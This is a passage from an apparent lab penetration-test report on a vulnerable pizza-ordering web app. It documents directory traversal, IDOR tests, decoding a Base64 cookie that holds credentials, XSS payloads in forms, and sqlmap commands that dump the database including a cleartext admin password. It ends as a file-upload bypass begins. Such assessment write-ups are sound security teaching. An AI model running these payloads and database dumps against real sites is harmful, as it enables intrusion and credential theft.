


Figure 2.46: Attempting the directory traversal attack after the file name was also unsuccessful

Interestingly, it was possible to load in other known PHP files by adding them onto the *'?type='* variable, as shown in Figure 2.47. A similar test with the *'/member-index.php'* page thankfully resulted in the access denied page being loaded, showing that it was not possible to load the user pages unless already authenticated.




Figure 2.47: It was possible to load the home page within the *'/appendage'* page

Further tests showed that it was possible to load several pages into the `/appendage.php` page using this method, such as the robots.txt page (see Figure 2.48) and the JavaScript file that authenticated users. The requirements for this seemed to include to any file that did not require authentication (files that did require authentication would redirect to the access-denied page).




Figure 2.48: It was possible to load the robots.txt file




Figure 2.49: The 'user.js' file could also be loaded

This testing concluded that to an extent, directory traversal was possible, but only extended to files already made available (whether intentionally or not) to an unauthenticated user. It was not possible to access files deeper within the web server's file system.

## 2.6.2 Testing for Insecure Direct Object References

Insecure Direct Object References occur when an application accepts user-supplied input to access an object directly. If not managed correctly, this can allow for a malicious user to bypass authentication and access controls and horizontal privilege escalation (PortSwigger, 2023).

To test for this, the HTML source code was once again analyzed to assess for URLs that contained a parameter value. On the *'member-profile.php'* page, the form that allowed a user to change their billing used a link that contained an ID parameter, as shown in Figure 2.50. It was assumed that this ID variable was linked to the user that was currently logged in at the time.

```
<form id="billingForm" name="billingForm" method="post" action="billing-exec.php?id=27"
```

Figure 2.50: The *'member-profile.php'* page contained a link with an ID parameter

When putting the link into a URL (and when clicking the *'Add'* button on the form), the user is redirected to a success page, which links back to the user's account page.

It was then found that the ID parameter could be edited to contain another user's ID number, and the billing success page would still be loaded. A variety of numbers were tried as the ID parameter, ranging from 1 to 999999, and each number would load the success page each time. It is unclear if this changed any information about users, as the page would still load regardless of if the user ID existed or not. When clicking back to the user's page, the link would always redirect to the account logged in before the *'billing-exec'* page was loaded. If the tester was logged out, then the link would take them to the access-denied page. This means that a malicious user would not be able to access a user's account through this method but may be able to change a user's billing information.

It was noted that a URL structured in the same method was also present within the password change form on a user's profile page (see Figure 2.51), however like the billing-address URL this link also did not work when tried against other user's accounts.

```
<form id="updateForm" name="updateForm" method="post" action="Changepassword.php?id=15"
```

Figure 2.51: The change-password form also contained a link with an ID parameter

The same form of URL was also seen used in *'partyhalls.php'* and *'tables.php'* (see Figure 2.52), and in *'ratings.php'* (see Figure 2.53), however tests using these URLs yielded the same results as seen previously.

```
<form name="tableForm" id="tableForm" method="post" action="reserve-exec.php?id=26"
```

Figure 2.52: The forms to reserve tables and party halls also contained URLs with ID parameters

```
<form name="ratingForm" id="ratingForm" method="post" action="ratings-exec.php?id=26"
```

Figure 2.53: Yet another URL containing an ID parameter, this time from *'ratings.php'*

## 2.7 SESSION MANAGEMENT TESTING

### 2.7.1 Testing for Session Management Schema

This section of the test aimed to find out how the website handled and controlled user sessions, and specifically looked at the creation and use of cookies on the site.

Cookies were captured using Burp Suite's Proxy service, and showed that the site used two cookies, one named "PHPSessionID" and one named "SecretCookie" (see Figure 2.54).

```
GET /member-index.php HTTP/1.1
Host: 192.168.1.10
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.10/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: SecretCookie=VaEyp3ENqTImqTigLJyfyZaIoFV6qTImqUOuP3A3o3WxBwR2AmZ4ZmD1ZGx%3D; PHPSESSID=nt0vftqr1jrtb57m24jj07n17
```

Request Attributes		2	▼
Request Query Parameters		0	▼
Request Body Parameters		0	▼
Request Cookies		2	^
Name	Value		
SecretCookie	VaEyp3ENqTImqTigLJyfyZaIoFV6qTImqUOuP3A3o3WxBwR2AmZ4ZmD1ZGx%3D		
PHPSESSID	nt0vftqr1jrtb57m24jj07n17		

Figure 2.54: The cookies used by the website

Analysis of the SecretCookie showed that it was possible to decode. First, the original value was decoded from URL encoding, which only changed the last three characters of the cookie from "%3D" to "=" . Then, using GCHQ's online decrypting tool Cyber Chef, the "Magic" operator revealed that the cookie was encoded using Base64. As Figure 2.55 shows, the cookie contained the user's email address and password, as well as a third variable.

Magic

Depth 3

☐ Intensive mode

☐ Extensive

☐ language support

Crib (known plaintext string or...)

VaEyp3ENqTImqTigLJyfyZaIoFV6qTImqUOuP3A3o3WxBwR2AmZ4ZmD1ZGx=

Output

time: 25ms  
length: 14389  
lines: 530

Recipe (click to load)	Result snippet	Properties
From_Base64('N-ZA-Mn-za-m0-9+/=',true,false)	"test@testemail.com":testpassword:1673834519	Valid UTF8 Entropy: 4.34
	VaEyp3ENqTImqTigLJyfyZaIoFV6qTImqUOuP3A3o3WxBwR2AmZ4ZmD1ZGx=	Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 4.99

Figure 2.55: Cyber Chef was able to quickly decode the cookie to reveal its contents

Cyber Chef was also able to reveal the origin of this third value, as with the Magic module it was shown to be a UNIX timestamp, containing the time the user had logged into their account (see Figure 2.56)

Magic

Depth 3

☐ Intensive mode

☐ Extensive

☐ language support

Crib (known plaintext string or...)

1673834519

Output

time:  
length:  
lines:

Recipe (click to load)	Result snippet
From_UNIX_Timestamp('Seconds (s)')	Mon 16 January 2023 02:01:59 UTC
	1673834519

Figure 2.56: SecretCookie's third variable was a Unix timestamp

Analysis of the PHP Session ID cookie showed that it was not encoded with any form of encoding recognized by Cyber Chef, and so there were no readable values encoded within it (see Figure 2.57)



Figure 2.57: The PHP Session ID cookie could not be decrypted with Cyber Chef

By logging out and back in from the account, the captured cookies indicated that only the Unix timestamp changes between sessions. The PHP Session ID cookie did change between each login, in a much more random and unpredictable way.

### 2.7.2 Testing for Logout Functionality

One of session management's biggest components is session termination. Ensuring that users cannot access restricted areas of a site after logging out is highly important to the security of the web application, and improper handling of session termination can create a serious cybersecurity risk.

Logout functionality was tested by going to pages where a user could easily log out, logging out, and then testing to see if an unauthenticated user could access that area of the site again. This functionality has been partially tested in section 2.6.1, where it was shown that an unauthenticated user could not access a user's account, even if a billing address form (or any other form included in section 2.6.1) was submitted using another user's ID number.

First, the use of cookies for access to a restricted area of the site was tested. To do this, a test user's account was logged in and then the Firefox extension Cookies Quick Manager was used to delete the cookies while the user was still on the page (see Figure 2.58).




Figure 2.58: The cookies were deleted using Cookie Quick Manager

By reloading the page, it was seen that access was denied and it was not possible to access the page without a user's SecretCookie and PHP session ID cookie. Additionally, it was not possible to access a restricted page after a user had logged out (this is highlighted in section 2.6.1)




## 2.8 INPUT VALIDATION TESTING

---

### 2.8.1 Testing for Reflected Cross Site Scripting

As the application had multiple user input sections, test were preformed to assess if these user inputs would be vulnerable to reflected cross site scripting (XSS) attacks. First, the “Rate Us” page (*/ratings.php*) was tested by inputting a line of JavaScript into the comment box, as shown in Figure 2.59.



The screenshot shows a web form titled "RATE OUR FOODS" in orange text. Below the title, there is a "Comment" label and a text input field. The input field contains the JavaScript payload `<script>alert(1)</script>`. Below the input field is a "Rate" button.

Figure 2.59: An XSS attack was performed on the comment box on the Rate Us page

By then going to the page where the comments are displayed (at *'member-ratings.php'*), it was seen that the attack was successful (see Figure 2.60), proving that there was no input validation for the comment box.




Figure 2.60: The Member Ratings page was found to be vulnerable to XSS attacks

## 2.8.2 Testing for Stored Cross Site Scripting

Stored cross site scripting (XSS) is a significantly more dangerous vulnerability than reflected cross site scripting, as it can be used to inject a script that is executed on another user's browser. Truthfully the reflected XSS attack demonstrated in section 2.8.1 was also a stored XSS attack, as it would be affecting any user who viewed the Member Ratings page, even those not logged in.

Another test for stored cross site scripting was done using the user registration form on the `'/index.php'` page. This time, some Java Script code was entered in multiple of the fields of the form, as shown in Figure 2.61.



The screenshot shows a user registration form titled "Required fields". The form contains the following fields and their injected XSS payloads:

Field	Injected Payload
First Name	<code>&lt;script&gt; alert("XSS!") &lt;/script&gt;</code>
Last Name	<code>&lt;script&gt; alert("XSS!") &lt;/script&gt;</code>
Email	XSS
Password	•
Confirm Password	•
Security Question	Ever gonna give you up? ▾
Security Answer	<code>&lt;script&gt; alert("XSS!") &lt;/script&gt;</code>

Figure 2.61: XSS was tested for in the user registration form

As Figure 2.62 shows, it was possible to execute a stored XSS attack with this method.




Figure 2.62: Stored cross site scripting was possible through the user registration form

Additionally, by accessing the administrator interface, it was possible to see that the attack had carried over to the admin's accounts panel, as shown in Figure 2.63. Details on how the admin area was accessed are detailed in section 2.8.3.






Figure 2.63: XSS also was possible in the administrator's panel

This indicated that it would be possible to do further, more damaging XSS attacks that would directly affect the admin user that could result in the administrator account being compromised.


### 2.8.3 Testing for SQL Injection

As the server was seen to be using an SQL server (shown in Figure 2.5), tests were conducted to assess if the available input methods for the server and its databases were vulnerable to SQL injection.

All the SQL injection testing was done using SQLmap, which allowed for automated testing of numerous SQL injection methods against forms on the target site. Before SQLmap was run, ZAP's proxy service was used to collect the POST requests that contained the target form's variables.

First, the forms on the home page (at `/index.php`) were tested. Starting with the login form, ZAP was able to confirm that the SQL variables in use were

`'login=hacklab%40hacklab.com&password=hacklab&Submit=Login'` (see Figure 2.64)



```
POST http://192.168.1.10/login-exec.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://192.168.1.10
Connection: keep-alive
Referer: http://192.168.1.10/login-register.php
Cookie: PHPSESSID=rL99h2d9rchdq6ef0quhgscq16;

login=hacklab%40hacklab.com&password=hacklab&Submit=Login
```

Figure 2.64: ZAP confirmed the variables in use on the login form

These variables could then be used in the SQLMap command, which was:

```
sqlmap -u http://192.168.1.10/login-exec.php --
data="login=hacklab%40hacklab.com&password=hacklab&Submit=Login" --method POST --current-db
```

This test proved unsuccessful, as Figure 2.65 shows.

```

[09:58:40] [WARNING] POST parameter 'password' does not seem to be injectable
[09:58:40] [WARNING] POST parameter 'Submit' does not appear to be dynamic
[09:58:40] [WARNING] heuristic (basic) test shows that POST parameter 'Submit' might not be injectable
[09:58:40] [INFO] testing for SQL injection on POST parameter 'Submit'
[09:58:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:58:40] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:58:40] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EX)'
[09:58:40] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[09:58:40] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[09:58:40] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[09:58:40] [INFO] testing 'Generic inline queries'
[09:58:40] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[09:58:40] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[09:58:40] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[09:58:40] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[09:58:40] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[09:58:40] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[09:58:40] [INFO] testing 'Oracle AND time-based blind'
[09:58:40] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[09:58:41] [WARNING] POST parameter 'Submit' does not seem to be injectable
[09:58:41] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '
risk' options if you wish to perform more tests. If you suspect that there is some kind of protection me
lved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or swit

```

Figure 2.65: An SQL injection test on the login form was unsuccessful

Using the same method, a test was also conducted on the registration form, which also proved unsuccessful.

Next, a test was conducted on the ratings page (at `/ratings.php`). ZAP confirmed the form submission to be `'comment=test&Submit=Rate'` and using the same command as before SQLmap identified the current database in use, as shown in Figure 2.66.

```

[09:51:14] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.3, PHP 5.4.7, PHP
back-end DBMS: MySQL >= 5.0.12
[09:51:14] [INFO] fetching current database
[09:51:14] [INFO] resumed: pizza_inn
current database: 'pizza_inn'
[09:51:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.10'

```

Figure 2.66: SQLmap successfully preformed an SQL injection attack on the ratings form located at `/ratings.php`

With the database name now known to be `'pizza_inn'` and the form now known to be vulnerable to SQL injection, further commands were used to enumerate the contents of the database.

With the command:

```

sqlmap -u http://192.168.1.10/login-exec.php --
data="login=hacklab%40hacklab.com&password=hacklab&Submit=Login" --method POST --D pizza_inn --
dump all

```

It was possible to download all tables in use within the `'pizza_inn'` database, which included all user information (see Figure 2.67), staff details (although this database was not filled out) (see Figure 2.68), and most notably the administrator table, which contained the username and cleartext password for the admin account (see Figure 2.69), which were used to successfully gain access to the administrator panel of the website.

```
Database: pizza_inn
Table: members
[4 entries]
```

member_id	question_id	login	answer	passwd
lastname	firstname	thumbnail		
15	1	hacklab@hacklab.com	7fa3b767c460b54a2be4d49030b349c7	7052cad6b415f4272c1986aa9a5
0a7c3   Astley	Rick	rick.jpg		
16	1	J.Smith@hacklab.com	bafd7322c6e97d25b6299b5d6fe8920b	6b1628b016dff46e6fa35684be6
acc96   Smith	Jim	<blank>		
17	1	joeblogs@hereandnow.com	93cba07454f06a4a960172bbd6e2a435	3a4b5f2f801ada677ac11ce2db0
32f1c   Bloggs	Joe	<blank>		
18	1	test@email.com	7fa3b767c460b54a2be4d49030b349c7	5f4dcc3b5aa765d61d8327deb88
2cf99   lname	fname	<blank>		

Figure 2.67: The 'members' tables included all registered users from the website

```
[10:32:29] [WARNING] table 'staff' in database 'pizza_inn' appears to be empty
Database: pizza_inn
Table: staff
[0 entries]
```

StaffID	lastname	firstname	Mobile_Tel	Street_Address
---------	----------	-----------	------------	----------------

Figure 2.68: SQLMap was able to access the empty 'staff' table

```
..... (done)
1
[11:47:55] [INFO] retrieved: wormwood
[11:48:28] [INFO] retrieved: admin
Database: pizza_inn
Table: pizza_admin
[1 entry]
```

Admin_ID	Password	Username
1	wormwood	admin

Figure 2.69: The admin credentials were stored in cleartext in the 'pizza\_admin' table

#### 2.8.4 Testing for Incubated Vulnerabilities

An incubated vulnerability is one that would allow for an attacker to inject a piece of data that could later be retrieved by the system and would therefore allow for a vulnerability to be exploited deeper within the host of the website (OWASP, 2023). It should be noted that the XSS vulnerabilities demonstrated in sections 2.8.1 and 2.8.2 would fall under the category of an incubated vulnerability.

To carry out testing for an incubated vulnerability, an attack vector first had to be identified that would allow for data to be uploaded and stored long-term within the web server. An attack vector that may have potential for an incubated vulnerability was identified in the profile picture system, notably the button that is present on the `/member-profile.php` page that allows users to upload a file to use as a profile picture.

Firstly, the input validation/sanitization of a file was tested by uploading a text file (shown in Figure 2.70) was uploaded to the site.




Figure 2.70: The contents of the file uploaded to the site

However, upon uploading the file to the site, the security of the file upload system was confirmed when an invalid filetype alert was brought up, as shown in Figure 2.71. This meant that it was not possible to upload files that were not of the `.jpg` or `.png` filetype.




Figure 2.71: It was not possible to upload a text file to the site

Next, steps were taken to assess the method used to sanitize the file upload process. By using Burp Suite's proxy service and attempting to upload the same file as before, the HTTP request was captured before it was sent to the server. Figure 2.72 shows how the HTTP request contained a line stating the content type of the file being uploaded.

```

1 POST /changepicture.php HTTP/1.1
2 Host: 192.168.1.10
3 Content-Length: 207
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.10
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryf3AgSjbJBzn7tnFx
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.10/member-profile.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: SecretCookie=VaEyp3ENqTImqTIgLYjyFzAioFV6qTImqU0up3A3o3WxBwR2AmZ4AGZ3AQH%3D; PHPSESSID=tl97Lcc2m2d8s718vvd2lfilc3
14 Connection: close
15
16 -----WebKitFormBoundaryf3AgSjbJBzn7tnFx
17 Content-Disposition: form-data; name="uploadedfile"; filename="Inject.txt"
18 Content-Type: text/plain
19
20 This is a test
21
22 -----WebKitFormBoundaryf3AgSjbJBzn7tnFx--

```

Figure 2.72: The HTTP POST request from the file-upload service was captured using Burp Suite

